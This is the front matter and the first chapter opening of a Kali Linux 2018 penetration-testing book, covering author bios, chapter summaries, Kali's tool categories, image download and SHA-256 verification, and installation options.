Kali Linux 2018: Assuring Security by Penetration Testing

Fourth Edition

Unleash the full potential of Kali Linux 2018, now with updated tools

Shiva V. N Parasram, Alex Samm, Damian Boodoo,
Gerard Johansen, Lee Allen, Tedi Heriyanto and Shakeel Ali

Packt
www.packt.com

Kali Linux 2018: Assuring Security by Penetration Testing *Fourth Edition*

Unleash the full potential of Kali Linux 2018, now with updated tools

Shiva V. N Parasram
Alex Samm
Damian Boodoo
Gerard Johansen
Lee Allen
Tedi Heriyanto
Shakeel Ali

Packt>

BIRMINGHAM - MUMBAI

Kali Linux 2018: Assuring Security by Penetration Testing
Fourth Edition

Commissioning Editor: Gebin George
Acquisition Editor: Rahul Nair
Content Development Editor: Nithin George Varghese
Technical Editor: Prashant Chaudhari
Copy Editor: Safis Editing
Project Coordinator: Drashti Panchal
Proofreader: Safis Editing
Indexer: Mariammal Chettiyar
Graphics: Tom Scaria
Production Coordinator: Deepika Naik

First published: April 2011
Second edition: April 2014
Third edition: September 2016
Fourth edition: October 2018

Production reference: 2091118

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.

ISBN 978-1-78934-176-8

www.packtpub.com

To my mom, dad, Bindi, and the love of my life, Savi. Love you guys.

- Shiva V. N Parasram

To all information security students, enjoy the journey.

- Tedi Heriyanto

I would like to dedicate this book to my loving family; to my brilliant teachers; to a special friend, Nguyen Thi Ly (Lily); and to all my friends and colleagues.

- Shakeel Ali

mapt.io

Mapt is an online digital library that gives you full access to over 5,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Mapt is fully searchable
- Copy and paste, print, and bookmark content

Packt.com

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.packt.com` and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `customercare@packtpub.com` for more details.

At `www.packt.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Contributors

About the authors

Shiva V. N Parasram is the director of the Computer Forensics and Security Institute (www.CFSI.co) and is a cyber security trainer, pentester, and forensic investigator with 14 years in the field. His qualifications include an MSc in Network Security (distinction), CCISO, CEH, CHFI, and CCNA. As a Certified EC-Council Instructor (CEI), he has also trained several hundred people in ethical hacking and forensics and has recently been selected as the sole trainer for cyber security courses for staff at Fujitsu Trinidad. He is also the author of *Digital Forensics with Kali Linux* published by Packt.

> *Thanks to Rahul, Nithin, and Packt for another wonderful opportunity. To the original authors and my co-authors, I salute you; it's an honor to be a part of this. "If you have to be anything, be brave" – Indra J. Parasram. "Always be patient, son" – Harry G. Parasram. To Savi Sunita Susan Budhan, the love of my life, my peace and my biggest fan, thank you for being you.*

Alex Samm is an IT and computer security professional with 11 years' experience. He's currently working for ESP Global Services. His roles includes system and network administrator, programmer, VMware infrastructure support engineer, and security consultant, among others, for many of the world's largest airlines and pharmaceutical companies, including Roche Diabetes, Norvatis, Ingredion, and Shire Pharmaceuticals. He holds a BSc in Computer Science and CEH, ACE, AME, and NSE, and is currently pursuing OSCP. He also lectures at the Computer Forensics and Security Institute.

Damian Boodoo is a penetration tester and security researcher who wants to live in a world where people have safer networks and don't live in fear of evildoers. With more than 10 years' experience of working in IT, he is the co-founder of DKIT Solutions, who provide security services and other creative solutions to problems that are commonly overlooked. When he's not obsessing over zero days or finding holes in firewalls, he spend his time either tinkering with devices to see how they can be made better or pondering "is it too late to make it into e-sports?"

Gerard Johansen is an information security professional with over a decade of experience in penetration testing, vulnerability management, threat assessment modeling, and incident response. Beginning his career as a cyber crime investigator, he has also worked as a consultant and security analyst for clients and organizations ranging from healthcare to finance. He is a graduate from Norwich University, gaining an MSc in Information Assurance and also a CISSP, and is currently employed with an international information technology services firm that specializes in incident response and threat intelligence.

Lee Allen is the associate director at Ohio State University. He specializes in information security, penetration testing, security research, task automation, risk management, data analysis, and 3D application development.

Tedi Heriyanto currently works as an information security analyst at a Fortune 500 company. He has experience of designing secure network architectures, deploying and managing enterprise-wide security systems, developing information security policies and procedures, performing various network, web, and mobile application penetration testing, and giving information security training. In his spare time, he deepens his knowledge and skills in information fields.

I would like to thank my family for supporting me during the writing process. Thanks to the Packt Publishing team, who provided the support needed to make the book development project successful. Finally, big thanks to my co-authors: Shiva, Alex, Damian, Lee, Shakeel, and Gerard, whose technical knowledge, motivation, ideas, challenges, questions, and suggestions made the writing process a wonderful journey.

Shakeel Ali is a senior cybersecurity consultant at a global Fortune 500 organization. His expertise in the security industry markedly exceeds the standard number of security assessments, audits, attack simulations, SOC/CSIRC facilitation, incident response, and forensic projects that he carries out in day-to-day operations. He is an independent researcher who writes various articles and white papers to provide insights into threat intelligence, and also provides constant security support to various businesses globally.

I would like to thank all my friends, reviewers, and colleagues, who were wholeheartedly involved with and supported this project. Special thanks to the entire Packt Publishing team, who have given invaluable comments, suggestions, feedback, and support to make this project successful. I also want to thank my co-authors and pals from the past, with whom the sudden discovery never ends.

About the reviewers

Shivanand Persad has a master's in Business Administration from the Australian Institute of Business, and a bachelor's of science in Electrical and Computer Engineering from the University of the West Indies. He possesses a wide variety of specializations, including controls and instrumentation systems, wireless and wired communication systems, strategic management, and business process re-engineering. With over a decade of experience across multiple engineering disciplines, and a lengthy tenure with one of the largest ISPs in the Caribbean, he continues to be passionate about technology and its continuous development. When he's not reading everything in sight, he enjoys archery, martial arts, biking, and tinkering.

Lystra K. Maingot is a trained ethical hacker and digital forensics investigator. He has conducted numerous tests and investigations and has worked in penetration testing and digital forensics investigation training for several years. He is also trained in networking and earned his MSc in Network Security from the Anglia Ruskin University in the UK. He intends to pursue his passion for cyber security in hope of making our cyber environment a safer place.

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Table of Contents

Preface

This book, now in its fourth edition, uses the updated Kali Linux 2018 and many new and updated tools used by professional penetration testers and security professionals in the industry. Kali Linux has, over the years, proven to be the tool of choice in every penetration tester's arsenal, and this book provides readers with in-depth knowledge through hands-on practical labs, allowing them to immerse themselves in the realm of penetration testing in a safe environment that they themselves will build.

Who this book is for

This book targets pentesters, ethical hackers, and IT security professionals with basic knowledge of the Unix/Linux operating systems. Some awareness and knowledge of information security concepts is expected.

What this book covers

`Chapter 1`, *Installing and Configuring Kali Linux*, introduces Kali Linux 2018 and focuses on the various methods for using Kali Linux. This chapter is written in such a way as to allow even the inexperienced user to run Kali Linux from a live DVD; install and configure Kali Linux onto a hard disk, SD card, or USB thumb drive; or even install Kali Linux as a virtual machine. New to this edition is the installation of Kali Linux in the cloud using AWS.

`Chapter 2`, *Setting Up Your Test Lab*, explains the creation of a safe environment where readers can legally practice all hands-on practical examples within each chapter in a virtualized environment. This chapter gives detailed instructions on setting up virtual machines such as Metasploitable 2 and Metasploitable 3 as targets against the penetration test.

`Chapter 3`, *Penetration Testing Methodology*, introduces you to the various methodologies for penetration testing for the purpose of planning and scoping the penetration test, outlining the steps and processes involved in a successful penetration test.

`Chapter 4`, *Footprinting and Information Gathering*, addresses the first phase in the penetration test by utilizing several common tools used for reconnaissance, including the Google Hacking Database. New to this edition is information on tools for automated information gathering, such as Devploit, RedHawk, and Shodan.

`Chapter 5`, *Scanning and Evasion Techniques*, covers target, host, and service discovery using the very powerful Nmap tool. Automated scanning and deep information gathering is also performed using Netdiscover and Striker. Also covered in this chapter is the Nipe tool, which offers some privacy and anonymity to users.

`Chapter 6`, *Vulnerability Scanning*, takes a more hands-on approach to this topic by providing the reader with step-by-step instructions on using very in-depth automated vulnerability assessment tools, such as Nessus 7 and OpenVAS. New to this edition is the information on the Linux vulnerability scanning and auditing tool Lynis, and the vulnerability assessment and enumeration tool SPARTA. All tools are used in a practice lab, ensuring that real-world type assessments are faithfully simulated.

`Chapter 7`, *Social Engineering*, discusses the core principles and practices adopted by professional social engineers to manipulate humans into divulging information or performing an act.

`Chapter 8`, *Target Exploitation*, is where the reader will apply techniques and tools in order to exploit computer systems. The exploits will take advantage of vulnerabilities and flaws in the systems, which will enable the user to gain access to the system.

`Chapter 9`, *Privilege Escalation and Maintaining Access*, shows the reader how to escalate their current access level and compromise other accounts on the system. Finally, they will use the compromised accounts to return to the system (maintain access) and gain further access to the network.

`Chapter 10`, *Web Application Testing*, takes a look at some of the major tools used for web application testing and, by extension, cloud applications, as they are built on the same protocols and use many of the same platforms.

`Chapter 11`, *Wireless Penetration Testing*, covers setting up the tools you need to capture the data needed to crack and gain access to wireless networks, including setting up fake access points.

`Chapter 12`, *Mobile Penetration Testing with Kali NetHunter*, takes a purely hands-on approach to the mobile penetration testing distribution application. This chapter details the installation and configuration process and demonstrates the performance of scanning, vulnerability assessments, man-in-the-middle attacks, and wireless attacks, which can all be performed by this mobile distribution.

`Chapter 13`, *PCI DSS Scanning and Penetration Testing*, introduces the standard and its 6 goals and 12 requirements. Focus is placed on the PCI DSSv3 11.3.1 and 11.3.2 requirements, as these specifically address the scoping of the penetration test.

`Chapter 14`, *Tools for Penetration Testing Reporting*, discusses the various types of reports and post-testing procedures, and demonstrates the use of the Dradis Framework to organize and fully document the penetration test.

To get the most out of this book

This book covers many topics, and the while the authors have done their best to explain these topics, there are some fundamental topics of networking and security that readers may wish to review in order to better understand the concepts taught throughout the book.

Some of these topics include the following:

- The seven layers of the OSI model
- The TCP/IP suite
- The TCP three-way handshake
- Protocols and port numbers
- Wireless basics (802.11 a,b,g,n,ac), WEP, and WPA2
- Basic Linux commands (including `ls`, `cd`, and `clear`)

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Mount the downloaded `WebStorm-10*.dmg` disk image file as another disk in your system."

Any command-line input or output is written as follows:

```
Nmap 172.16.54.144 –sV
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Select **System info** from the **Administration** panel."

Warnings or important notes appear like this.

Tips and tricks appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at `customercare@packtpub.com`.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packt.com/submit-errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packt.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit `packt.com`.

1
Installing and Configuring Kali Linux

This chapter will guide you through the wonderful world of Kali Linux 2018.2, a specialized Linux distribution for the purpose of penetration testing. In this chapter, we will cover the following topics:

- A brief history of Kali
- Several common uses of Kali
- Downloading and installing Kali
- Configuring and updating Kali

Technical requirements

For this chapter and throughout the book, readers will need a laptop or desktop with 6 GB of RAM or greater and also 100 GB hard disk space if installing Kali Linux and test lab environments as virtual machines. If installing Kali on a flash drive or SD/micro-SD card, minimum storage space should be 8 GB (with 16 GB or more recommended). Readers will also be required to download the following:

- VirtualBox (`https://www.virtualbox.org/wiki/Downloads`)
- Vmware Player (`https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/14_0`)
- Kali Linux (`https://www.kali.org/downloads/`)

Kali Linux tool categories

As of the writing of this, the latest release of Kali Linux is version 2018.2, released on. As listed on the official website at `https://bugs.kali.org/changelog_page.php`, this version includes:

- Better support for AMD GPUs
- Fixes for x86 and x64 architecture against Spectre and Meltdown vulnerabilities
- Easier access to Metasploit with `metasploit-framework-4.16.34-0Kali2` and newer
- Updates to tools including Bloodhound v1.51, Reaver 1.6.4, PixieWPS 1.42, BurpSuite 1.7.32, Hashcat 4.0, and others
- Improvements to Wpscan, Openvas, Xplico, Responder, and Dradis

Kali Linux contains a number of tools that can be used during the penetration testing process. The penetration testing tools included in Kali Linux can be categorized into the following:

- **Information gathering**: This category contains several tools that can be used to gather information about DNS, IDS/IPS, network scanning, operating systems, routing, SSL, SMB, VPN, voice over IP, SNMP, email addresses, and VPN.
- **Vulnerability assessment**: In this category, you can find tools to scan vulnerabilities in general. It also contains tools to assess the Cisco network, and tools to assess vulnerability in several database servers. This category also includes several fuzzing tools.
- **Web applications**: This category contains tools related to web applications such as the content management system scanner, database exploitation, web application fuzzers, web application proxies, web crawlers, and web vulnerability scanners.
- **Database assessment**: Tools in this category test the security of a variety of databases. There are a number of tools designed specifically to test SQL databases.
- **Password attacks**: In this category, you will find several tools that can be used to perform password attacks, online or offline.
- **Wireless attacks**: Testing wireless security is becoming more and more common. This category includes tools to attack Bluetooth, RFID/NFC, and wireless devices.
- **Exploitation tools**: This category contains tools that can be used to exploit the vulnerabilities found in the target environment. You can find exploitation tools for the network, web, and databases. There are also tools to perform social engineering attacks and find exploit information.

- **Sniffing and spoofing**: Tools in this category can be used to sniff the network and web traffic. This category also includes network spoofing tools such as Ettercap and Yersinia.
- **Post exploitation**: Tools in this category will be able to help you maintain access to the target machine. You might need to get the highest privilege level in the machine before you can install tools in this category. Here, you can find tools for backdooring the operating system and web application. You can also find tools for tunneling.
- **Forensics**: This category contains tools to perform digital forensic acquisitions, data recovery, incident response, and file carving.
- **Reporting tools**: In this category, you will find tools that help you document the penetration testing process and results.
- **Social engineering tools**: This category contains the very powerful Maltego and **Social Engineering Toolkit** (**SET**), among others, which are very useful in the reconnaissance and exploitation phases of penetration testing.
- **System services**: This category contains several services that can be useful during the penetration testing task, such as the Apache service, MySQL service, SSH service, and Metasploit service.

To simplify the life of a penetration tester, Kali Linux has provided us with a category called **Top 10 Security Tools**. As its name implies, these are the top 10 security tools most commonly used by penetration testers. The tools included in this category are `aircrack-ng`, `burp-suite`, `hydra`, `john`, `maltego`, `metasploit`, `nmap`, `sqlmap`, `wireshark`, and `zaproxy`.

Besides containing tools that can be used for the penetration testing tasks, Kali Linux also comes with several tools that you can use for the following:

- **Reverse engineering**: This category contains tools that can be used to debug a program or disassemble an executable file.
- **Stress testing**: This category contains tools that can be used to help you in stress testing your network, wireless, web, and VOIP environment.
- **Hardware hacking**: Tools in this category can be used if you want to work with Android and Arduino applications.
- **Forensics**: Tools in this category can be used for a variety of digital forensic tasks. This includes imaging disks, analyzing memory images, and file carving. One of the best forensic tools that is available with Kali Linux is Volatility. This command-line tool has a number of features for analyzing memory images. There are also several GUI tools available such as Autopsy and Guymager and also Xplico, which has been fixed.

For the purposes of this book, we are focusing only on Kali Linux's penetration testing tools.

Downloading Kali Linux


The first thing to do before installing and using Kali Linux is to download it. You can get Kali Linux from the Kali Linux website (`http://www.kali.org/downloads/`).

On the **Downloads** page, you can select the official Kali Linux image based on the following items:

Image Name	Download	Size	Version	sha256sum
Kali Linux 64 Bit	HTTP | Torrent	2.8G	2018.2	56f677e2edfb2efcd0b08662ddde824e254c3d53567ebbbcdbbf5c03efd9bc0f
Kali Linux Light 64 Bit	HTTP | Torrent	865M	2018.2	554f020b0c89d5978928d31b8635a7eeddf0a3900abcacdbc39616f80d247f86
Kali Linux E17 64 Bit	HTTP | Torrent	2.6G	2018.2	be0a858c4a1862eb5d7b8875852e7d38ef852c335c3c23852a8b08807b4c3be8
Kali Linux Lxde 64 Bit	HTTP | Torrent	2.6G	2018.2	449ecca86b0f49a52f95a51acdde94745821020b7fc0bd2129628c56bc2d145d
Kali Linux Xfce 64 Bit	HTTP | Torrent	2.6G	2018.2	0e94035a0a56fccc49961b0da56b9243ed3da6a3f8d696884e6f0b936f74dbfb
Kali Linux Light 32 Bit	HTTP | Torrent	864M	2018.2	f981e5ad35ccbec5b4d41bb6278f9d2f182609a2cf19e5b586fe1c2efe2a0630
Kali Linux 32 Bit	HTTP | Torrent	2.8G	2018.2	641b3bfa9f931a908d6f96c52e316f6e0c18ad23ad397965441d5106c7198beb
Kali Linux Kde 64 Bit	HTTP | Torrent	2.8G	2018.2	c7257f57e38d9c30ff2ac0a036fae9c0ad419e26f25acc46e980d1f485080307

Machine architecture: i386, x64, and armhf

Images for VMware, VirtualBox, and Hyper-V can also be downloaded from the Offensive Security **Downloads** page at `https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-hyperv-image-download/`, as seen in the following screenshot:



Kali Linux VMware Images | Kali Linux VirtualBox Images | Kali Linux Hyper-V Images


Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux Vm 32 Bit [Zip]	Torrent	3.0G	2018.2	73a79b8deaba5ba6c072621528700e104ed46cfce32ca18c402562190fd765a7
Kali Linux Vm 32 Bit [OVA]	Torrent	3.5G	2018.2	24764727b625d53ca456de65bb01a8364aaf0c804f5948dc97a1166551911f24
Kali Linux Vm 64 Bit [Zip]	Torrent	3.0G	2018.2	4c99418c8e1abfe2c924e0a5f5bb9464637ad8b49ff79a92ef7aa7540e302368
Kali Linux Vm 64 Bit [OVA]	Torrent	3.4G	2018.2	4160fd2fafc1deb51af79e76e4674fc6bce356c4605e06da8b10a59dc971b5e6

These image files are available either as direct downloads or torrents as OVA, ZIP, and 7-Zip files

Kali Linux Custom ARM downloads can be downloaded from `https://www.offensive-security.com/kali-linux-arm-images/`. Images can be downloaded for devices such as Chromebooks, Raspberry Pi, and others by clicking on the arrow to the right of the device names.

Kali NetHunter v3.0 can be downloaded from the Offensive Security website at `https://www.offensive-security.com/kali-linux-nethunter-download/`.

More on choosing, installing, and using the appropriate version of NetHunter will be discussed in later chapters:



Kali Linux Nethunter Downloads page

If you want to burn the image to a DVD or install Kali Linux on your machine, you might want to download the ISO image version. However, if you want to use Kali Linux in a virtual environment such as VirtualBox, VMWare, or Hyper-V, you can use the relevant image files to speed up the installation and configuration for a virtual environment, available at `https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-hyperv-image-download/`.


After you have downloaded the image file successfully, you need to compare the SHA hash value from the downloaded image with the `sha256sum` hash value provided on the download page. The purpose of checking the SHA-256 value is to ensure the integrity of the downloaded image is preserved. This prevents the user from either installing a corrupt image or an image file that has been maliciously tampered with.

In the UNIX/Linux/BSD operating system, you can use the `sha256sum` command to check the SHA-256 hash value of the downloaded image file. Remember that it might take some time to compute the hash value of the Kali Linux image file due to its size. For example, to generate the hash value of the `kali-linux-2018.2-amd64.iso` file, the following command is used:


```
sha256sum kali-linux-2018.2-amd64.iso
```

For Windows users, a small and free tool created by Raymond Lin, called the MD5 & SHA Checksum Utility, can be used. This tool calculates MD5, SHA-1, SHA-256, and even SHA-512 hashes of files and also allows for the comparison and verification of hashes.

The MD5 & SHA Checksum Utility can be downloaded at: `https://download.cnet.com/MD5-SHA-Checksum-Utility/3000-2092_4-10911445.html`. Once downloaded and run, click on the **Browse** button and browse to the path of the downloaded file. In this instance, I'll be using my `kali-linux-2018.2-amd64.iso` file, as seen in this screenshot:



In the preceding screenshot, the hash of the `kali-linux-2018.2-amd64.iso` file was also copied from the Kali Linux Downloads page and pasted into the **Hash** field for verification. Click on the **Verify** button to compare and verify the SHA-256 hashes:



SHA-256 hashes match

If both the values match, you can go straight to the *Using Kali Linux* section. However, if they do not match, it means that your image file is broken; you may want to download the file again from an official download mirror. When we run the hash of our downloaded file and compare it to the hash on the website, we see that they match, indicating that the package has been fully downloaded and is complete.

Using Kali Linux

You can use Kali Linux in one of the following ways:

- You can run Kali Linux directly from the Live DVD
- You can install Kali Linux on the hard disk and then run it
- You can install Kali Linux on the USB disk (as a portable Kali Linux)

In the following sections, we will briefly describe each of those methods.

Running Kali using a Live DVD

If you want to use Kali Linux without installing it first, you can do so by burning the ISO image file to a DVD. After the burn process finishes successfully, boot up your machine with that DVD. You need to make sure that you have set the machine to boot from the DVD.

The advantage of using Kali Linux as a Live DVD is that it is very fast to set up and is very easy to use.

Unfortunately, a Live DVD has several drawbacks; for example, any files or configuration changes will not be saved after a reboot. Additionally, running Kali Linux from the DVD is slow compared to running Kali Linux from the hard disk because the DVD's reading speed is slower than the hard disk's reading speed.

This method of running Kali is recommended only if you just want to test Kali. However, if you want to work with Kali Linux extensively, we suggest that you install Kali Linux.

Installing on a hard disk

To install Kali Linux on your hard disk, you can choose one of the following methods:

- Installation on a physical/real machine (regular installation)
- Installation on a virtual machine

You can choose whichever method is suitable for you, but we personally prefer to install Kali Linux on a virtual machine.

Installing Kali on a physical machine

Before you install Kali Linux on a physical/real machine, make sure that you install it on an empty hard drive. If your hard drive already has some data on it, that data will be lost during the installation process because the installer will format the hard drive. For the easiest installation, it is recommended that you use the entire hard disk. For more advanced setups, there is the option of installing Kali Linux on a partition of a single logical drive. To do this, you will have to have a primary partition that boots the operating system and another partition for Kali Linux. Take care when doing this because it is easy for the bootable operating system to become corrupted.

The official Kali Linux documentation that describes how to install Kali Linux for the Windows operating system can be found at `http://docs.kali.org/installation/dual-boot-kali-with-windows`.

There are several tools that can be used to help you perform disk partitioning. In the open source area, the following Linux Live CDs are available:

- SystemRescueCD (`http://www.sysresccd.org/`)
- GParted Live (`http://gparted.sourceforge.net/livecd.php`)
- Kali Linux (`http://www.kali.org`)

To use the Linux Live CD, you just need to boot it up and you are ready for disk partitioning. Make sure that you back up your data before you use the Linux Live CD disk-partitioning tool. Even though they are safe for use in our experience, there is nothing wrong with being cautious, especially if you have important data on the hard disk.

